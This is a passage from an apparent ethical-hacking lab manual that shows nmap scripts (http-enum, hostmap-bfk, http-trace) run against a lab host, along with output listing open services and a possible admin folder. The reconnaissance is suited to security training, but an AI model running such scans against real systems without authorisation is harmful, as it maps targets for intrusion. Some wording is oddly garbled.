


```
┌─[root@parrot]─[~]
└──╼ #nmap -sV --script=http-enum www.goodshopping.com
```

Figure 1.6.2: HTTP-Enum on target host

Through this technique, it is possible to discover genuine (and extremely dumb) security imperfections on a site such as some sites (like WordPress and PrestaShop) that maintain accessibility to envelopes that ought to be erased once the task has been settled. Once you have identified a vulnerability, you can discover a fix for it.

7. This script enumerates and provides you with the output details, as shown in the screenshot.




```
┌─[root@parrot]─[~]
└──╼ #nmap -sV --script=http-enum www.goodshopping.com
Starting Nmap 7.80 ( https://nmap.org ) at [redacted] 07:16 EST
Nmap scan report for www.goodshopping.com (10.10.10.19)
Host is up (0.00022s latency).
Not shown: 984 closed ports
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-enum:
|_  /login.aspx: Possible admin folder
|_http-server-header: Microsoft-IIS/10.0
111/tcp  open  rpcbind       2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100005  1,2,3       2049/tcp   mountd
|   100005  1,2,3       2049/tcp6  mountd
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
```

Figure 1.6.3: HTTP-Enum on target host result

8. The next step is to discover the hostnames that resolve the targeted domain.

9. In the terminal window, type **nmap --script hostmap-bfk -script-args hostmap-bfk.prefix=hostmap- www.goodshopping.com** and press **Enter**.




```
┌─[root@parrot]─[~]
└──╼ #nmap --script hostmap-bfk -script-args hostmap-bfk.prefix=hostmap- www.goodshopping.com
Starting Nmap 7.80 ( https://nmap.org ) at [redacted] 07:22 EST
Nmap scan report for www.goodshopping.com (10.10.10.19)
Host is up (0.000090s latency).
Not shown: 984 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
111/tcp   open  rpcbind
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1072/tcp open  cardax
1077/tcp open  imgames
1078/tcp open  avocent-proxy
1801/tcp open  msmq
2049/tcp open  nfs
2103/tcp open  zephyr-clt
2105/tcp open  eklogin
2107/tcp open  msmq-mgmt
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
MAC Address: 00:0C:29:F9:E5:DE (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.68 seconds
┌─[root@parrot]─[~]
└──╼ #
```


Figure 1.6.4: Host Map on target host

10. Perform an HTTP trace on the targeted domain. In the terminal window, type **nmap --script http-trace -d www.goodshopping.com** and press **Enter**.

